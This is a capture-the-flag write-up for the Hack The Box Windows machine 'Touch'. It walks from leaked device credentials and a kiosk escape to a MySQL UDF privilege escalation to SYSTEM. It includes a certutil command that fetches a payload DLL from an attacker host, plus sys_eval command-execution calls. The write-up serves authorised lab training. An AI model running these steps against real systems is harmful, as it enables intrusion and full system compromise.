

Machine: Touch · Platform: Hack The Box · Season: 12 (Aero) · OS: Windows · Difficulty: Easy
Touch is an Easy Windows machine that chains an unauthenticated API leak, default device credentials, an airport check-in kiosk escape, hardcoded database credentials, and a MySQL UDF privilege escalation to SYSTEM. The clue from the previous Season 12 machine (Layover) — a name and a booking reference — comes in handy here.
The Chain at a Glance
| Stage | Weakness | Result |
|---|---|---|
Unauthenticated /api/status | Device metadata leak | Serial number for login |
| Default credential | Password = device serial | DeviceHub dashboard access |
| Exposed credentials | KioskUser creds in dashboard | RDP foothold |
| Kiosk design | Scanner error spawns full browser | Escape to cmd.exe |
| World-readable source | Hardcoded MySQL credentials | DB access as kiosk_app |
| World-readable scheduled script | MySQL root password in plaintext | Full MySQL access |
| Writable plugin directory | MySQL UDF hijacking | SYSTEM shell |
1. Reconnaissance
A standard Nmap scan revealed four ports:
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Service
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8443/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-title: Nexion DeviceHub - Login
|_Requested resource was /login
RDP and WinRM are useless without credentials, so the web service on 8443 — the Nexion DeviceHub management portal — became the initial target.
1.1 Directory Enumeration
A directory brute-force against port 8443 surfaced a /api path (403 Forbidden — confirming the route existed but wasn’t browsable directly). Further enumeration under /api revealed a /status endpoint.
1.2 Unauthenticated Device Metadata Leak
Visiting /api/status without authentication returned device metadata, including the DeviceHub’s serial number:
{
  "device": "Nexion DeviceHub DH-100",
  "serial": "NX-DH-2024-B7042",
  "firmware": "1.4.2",
  "status": "online",
  "uptime": 47695
}
That serial is the linchpin of the next step.
2. Initial Foothold
2.1 Default Device Credential
The DeviceHub login page carried a “Forgot your password?” tooltip stating:
“The default password is the device serial number included in your DeviceHub packaging.”
Logging in with password=NX-DH-2024-B7042 granted access to the dashboard.
2.2 Credential Exposure in the Dashboard
The dashboard displayed device panels for the scanner and printer. Each panel had a “show” toggle next to a masked password. Inspecting the page source showed the value delivered to the browser in plaintext:
<span id="dsp1">••••••••</span>
<span onclick="toggleCred('dsp1','K!0sk2026#')">show</span>
The password was never fetched from the server — it was already in the HTML, hidden only by CSS.
Credentials recovered: KioskUser: K!0sk2026#
2.3 RDP and the Airport Kiosk
RDP access with KioskUser placed us inside a fullscreen airport self-service kiosk — no desktop, no taskbar, just a touchscreen check-in flow.
The kiosk prompted for a language, then a booking lookup with two fields:
- Booking Reference
- Last Name
This is where the Layover clue applied. That machine had exposed a name and a booking confirmation code: Jenny Crawford / KS7X2M.
| Field | Value |
|---|---|
| Booking Reference | KS7X2M |
| Last Name | CRAWFORD |
The booking loaded successfully and opened the document verification step.
2.4 Forcing a Scanner Error
Pressing the scan button produced a generic error. Recalling that the DeviceHub dashboard had power controls for the scanner, we powered it off from there:
POST /api/scanner/power
{"powered": false}
Returning to the kiosk and retrying the booking lookup produced a different, more useful error — this time with a clickable link. Clicking it spawned a full browser window outside the kiosk’s locked-down shell.
2.5 Breaking Out of the Kiosk
From that browser, pressing Ctrl+O (Open File) opened a native Windows file picker. Typing a full path into the filename bar launched that executable directly:
C:\Windows\System32\cmd.exeThis opened cmd.exe as KIOSK-042\KioskUser — a real shell outside the kiosk.
2.6 User Flag
The user flag sat on the desktop:
type C:\Users\KioskUser\Desktop\user.txtUser flag: a*******************************a
3. Local Enumeration — Finding MySQL
3.1 Filesystem Orientation
Enumerating C:\Program Files revealed two vendor directories:
C:\Program Files\HTB Airways\Kiosk\          ← Node/TypeScript kiosk app
C:\Program Files\Nexion Systems\DocReader\   ← .NET DeviceHub backend
C:\Program Files\Nexion Systems\Printer\     ← Printer service
Enumerating the root of C:\ revealed a standalone **MySQL 8.0 install** at C:\MySQL\. A top-level database install is unusual — a signal the box runs its own DB locally.
3.2 Walking the Kiosk Source Tree
The kiosk app is a Node.js monorepo:
packages\
  backend\
    src\
      config\
      data\
      database\
      integrations\
      middleware\
      routes\
      schemas\
      services\
The database folder is a convention — the DB connection code almost always lives there.
3.3 Reading the Hardcoded DB Config
C:\Program Files\HTB Airways\Kiosk\packages\backend\src\database\index.tsThe file contained a hardcoded fallback connection string:
const defaults = {
  host: "127.0.0.1",
  port: 3306,
  user: "kiosk_app",
  password: "K!0sk_R3pl1ca#DB",
  database: "htb_airways"
};
The app reads an external override file at C:\ProgramData\HTB Airways\db-config.ini — but the file is absent or unreadable, so the hardcoded fallback is what the app runs with. Because the app runs as KioskUser, its own source — and the credentials inside it — are readable by the same low-privileged user.
DB credentials recovered: kiosk_app : K!0sk_R3pl1ca#DB
3.4 Confirming MySQL Is Local
netstat -ano | findstr LISTENING | findstr 3306
sc query MySQL80
tasklist | findstr /i mysqld
MySQL is bound only to 127.0.0.1:3306. Not exposed to the network, but reachable from the current shell.
3.5 Enumerating the Database
Using the bundled client at C:\MySQL\bin\mysql.exe:
mysql.exe -u kiosk_app -pK!0sk_R3pl1ca#DB -h 127.0.0.1 -P 3306 -e "SHOW DATABASES;"information_schema
htb_airways
mysql
performance_schema
sysmysql.exe -u kiosk_app -pK!0sk_R3pl1ca#DB -h 127.0.0.1 -P 3306 htb_airways -e "SHOW TABLES;"The table _htb_staff stood out — the underscore prefix is a common convention for internal/privileged tables.
mysql.exe -u kiosk_app -pK!0sk_R3pl1ca#DB -h 127.0.0.1 -P 3306 htb_airways \
  -e "SELECT employee_id, email, auth_code, role, active FROM _htb_staff;"
The table contained 32 staff records with plaintext QR badge authentication codes:
| employee_id | auth_code | role | |
|---|---|---|---|
| HTB-98600 | cdubois@htbairways.htb | 88123126BC55AC23 | Duty Manager |
| HTB-31181 | aibrahim@htbairways.htb | B678BB6055ACE81F | Station Manager |
| HTB-66373 | tsantos@htbairways.htb | DBEA8BF35F3B93A3 | Aviation Security Lead |
| … | … | … | … |
The kiosk’s staff-badge flow (per src/routes/staff.ts) expects a QR code in the format HTBAW-STAFF:<email>:<authCode>. Because the codes are plaintext in the DB, any staff account could be forged — but this is not the privesc path.
4. Privilege Escalation
4.1 Reconnaissance in C:\ProgramData
Enumerating C:\ProgramData\HTB Airways\ revealed several files, including one readable scheduled script that wasn’t locked down:
C:\ProgramData\HTB Airways\refresh-dates.bat@echo off
C:\MySQL\bin\mysql.exe -u root -pHTB@irw4ys_DB!2026 < "C:\ProgramData\HTB Airways\refresh-dates.sql" 2>nulMySQL root password recovered: HTB@irw4ys_DB!2026
4.2 Confirming Root Privileges
mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "SELECT user, host, File_priv FROM mysql.user WHERE user='root';"+------+-----------+-----------+
| user | host | File_priv |
+------+-----------+-----------+
| root | localhost | Y |
+------+-----------+-----------+File_priv = Y — the prerequisite for UDF hijacking.
4.3 Checking the Plugin Directory
mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "SHOW VARIABLES LIKE 'plugin_dir';"| plugin_dir | C:\MySQL\lib\plugin\ |icacls "C:\MySQL\lib\plugin"The directory is writable by Authenticated Users — which includes KioskUser.
4.4 Uploading the UDF DLL
MySQL’s secure_file_priv was set to NULL, so the standard SQL file-write (SELECT ... INTO OUTFILE) was blocked. However, we already had a shell with filesystem access — so the DLL was uploaded directly, bypassing MySQL entirely.
On Kali, the Metasploit UDF DLL was served over HTTP:
lib_mysqludf_sys_64.dllOn the target:
certutil -urlcache -split -f http://<ATTACKER_IP>:<HTTP_PORT>/lib_mysqludf_sys_64.dll ^
  C:\MySQL\lib\plugin\lib_mysqludf_sys_64.dll
4.5 Registering the UDF Function
mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "CREATE FUNCTION sys_eval RETURNS STRING SONAME 'lib_mysqludf_sys_64.dll';"No errors — the function registered.
4.6 Executing as SYSTEM
mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e "SELECT sys_eval('whoami');"0x6E7420617574686F726974795C73797374656DThe output came back as a hex-encoded byte string. Decoding it:
nt authority\systemRCE as SYSTEM confirmed.
4.7 Root Flag
mysql.exe -u root -p"HTB@irw4ys_DB!2026" -e ^
  "SELECT CONVERT(sys_eval('type C:\\Users\\Administrator\\Desktop\\root.txt') USING utf8);"
The output arrived hex-encoded. Decoding it:
81e11dc55f334c011436b6cb562ef1f01bRoot flag: 8*******************************b
5. Attack Chain Graph
TCP/8443 (Nexion DeviceHub)
       │
       ▼
Unauthenticated /api/status → device serial
       │
       ▼
Login with serial as password
       │
       ▼
Dashboard leaks KioskUser:K!0sk2026#
       │
       ▼
RDP → fullscreen airport kiosk
       │
       ▼
Layover clue (KS7X2M + Crawford) → booking lookup
       │
       ▼
Power off scanner via DeviceHub → retry kiosk → error link
       │
       ▼
Browser escape (Ctrl+O → C:\Windows\System32\cmd.exe)
       │
       ▼
Read kiosk source → hardcoded MySQL creds (kiosk_app)
       │
       ▼
Read C:\ProgramData scheduled script → MySQL root password
       │
       ▼
Upload UDF DLL to plugin dir → CREATE FUNCTION sys_eval
       │
       ▼
nt authority\system → root.txt
6. Key Takeaways
- Unauthenticated APIs can leak far more than intended. The
/api/statusendpoint was meant for health checks, but returned device identifiers that became credentials. - Default credentials derived from device identifiers are a real pattern. The serial-as-password convention is common in embedded-device management portals.
- Never trust client-side password masking. If the password is present in the page source, a “show” button is only cosmetic.
- Kiosk escapes often come through legitimate error paths. The scanner error message itself contained the clickable link — the “bug” was the escape hatch.
- Hardcoded fallback credentials defeat defense-in-depth. The app’s DB config had an external override path, but the fallback was baked into the source.
- Scheduled scripts are a common credential leak vector. Anyone who can read a
.bator.ps1running as a privileged user gets everything it references. - UDF hijacking bypasses
secure_file_priv. Even with SQL file-write blocked, a filesystem write to the plugin directory is enough. - Hex output from Metasploit’s
sys_evalis normal. Decode withCONVERT(... USING utf8)or manually.
7. Tools Used
nmap · ffuf · curl · xfreerdp · certutil · mysql.exe · Metasploit (lib_mysqludf_sys_64.dll)
Disclaimer: This writeup is for educational purposes within an authorized Hack The Box environment. Do not test these techniques outside a lab without explicit authorization.
Leave a Reply